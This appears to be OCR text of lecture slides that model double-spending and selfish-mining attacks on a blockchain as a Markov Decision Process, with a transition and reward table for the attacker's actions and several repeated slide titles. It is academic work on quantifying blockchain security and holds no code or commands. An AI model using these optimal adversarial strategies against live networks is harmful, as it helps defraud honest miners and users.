
Extension of Markov Chains

- Actions, Rewards
- State space, action space

Reward for adversary: 2
State: (3, 1)

Attacker chain

Honest chain



Markov Decision Process (MDP)

Extension of Markov Chains

- Actions, Rewards
- State space, action space


+ double-spending value

Reward for adversary: 2


State: (3, 1) → (1, 1)

Attacker chain

Honest chain




MDP model (simplified) - Wait Action



$r_a=0$, $r_h=0$

MDP model (simplified) - Override Action



Reward for adversary: l_h+1

Action iif $l_a > l_h$

MDP - State Transitions and Rewards

State × Action	Resulting State	Probability	Reward (in Block reward)
$(l_a, l_h, b_e, \cdot)$, adopt	$(1,0,0,i)$ $(1,0,1,i)$ $(0,1,0,r)$ $(0,0,0,i)$	α ω $(1-\alpha-\omega)\cdot(1-r_s)$ $(1-\alpha-\omega)\cdot r_s$	$(-c_m, l_h)$ $(-c_m, l_h)$ $(-c_m, l_h)$ $(-c_m, l_h)$
$(l_a, l_h, b_e, \cdot)$, override	$\left(l_a - l_h, 0, b_e - \lceil (l_h+1)\frac{b_e}{l_a} \rceil, i\right)$ $\left(l_a - l_h, 0, b_e - \lceil (l_h+1)\frac{b_e}{l_a} \rceil + 1, i\right)$ $\left(l_a - l_h - 1, 1, b_e - \lceil (l_h+1)\frac{b_e}{l_a} \rceil, r\right)$ $\left(l_a - l_h - 1, 0, b_e - \lceil (l_h+1)\frac{b_e}{l_a} \rceil, i\right)$	α ω $(1-\alpha-\omega)\cdot(1-r_s)$ $(1-\alpha-\omega)\cdot r_s$	$\left(\lfloor (l_h+1)\frac{l_a-b_e}{l_a} \rfloor - c_m, 0\right)$ $\left(\lfloor (l_h+1)\frac{l_a-b_e}{l_a} \rfloor - c_m, 0\right)$ $\left(\lfloor (l_h+1)\frac{l_a-b_e}{l_a} \rfloor - c_m, 0\right)$ $\left(\lfloor (l_h+1)\frac{l_a-b_e}{l_a} \rfloor - c_m, 0\right)$
(l_a, l_h, b_e, i), wait (l_a, l_h, b_e, r), wait	(l_a+1, l_h, b_e, i) (l_a+1, l_h, b_e+1, i) (l_a, l_h+1, b_e, r) (l_a, l_h, b_e, i)	α ω $(1-\alpha-\omega)\cdot(1-r_s)$ $(1-\alpha-\omega)\cdot r_s$	$(-c_m, 0)$ $(-c_m, 0)$ $(-c_m, 0)$ $(-c_m, 0)$
(l_a, l_h, b_e, a), wait (l_a, l_h, b_e, r), match	(l_a+1, l_h, b_e, a) (l_a+1, l_h, b_e+1, a) $(l_a - l_h, 1, b_e - \lceil (l_h)\frac{b_e}{l_a} \rceil, r)$ (l_a, l_h+1, b_e, r) (l_a, l_h, b_e, a)	α ω $\gamma\cdot(1-\alpha-\omega)\cdot(1-r_s)$ $(1-\gamma)\cdot(1-\alpha-\omega)\cdot(1-r_s)$ $(1-\alpha-\omega)\cdot r_s$	$(-c_m, 0)$ $(-c_m, 0)$ $\left(\lfloor (l_h)\frac{l_a-b_e}{l_a} \rfloor - c_m, 0\right)$ $(-c_m, 0)$ $(-c_m, 0)$
$(l_a, l_h, b_e, \cdot)$, exit	exit	1	$(l_a - b_e + v_d, 0)$

Quantifying Security with an MDP

Quantifying Blockchain Security

Optimal Adversarial Strategies

Honest Behaviour

Quantifying Blockchain Security

Optimal Adversarial Strategies

Double-Spending

Selfish Mining

Honest Behaviour

Quantifying Blockchain Security

Optimal Adversarial Strategies

Double-Spending

Selfish Mining

Honest Behaviour

Honest Mining

Quantifying Blockchain Security

Optimal Adversarial Strategies

Double-Spending

Selfish Mining

Honest Behaviour

Honest Mining

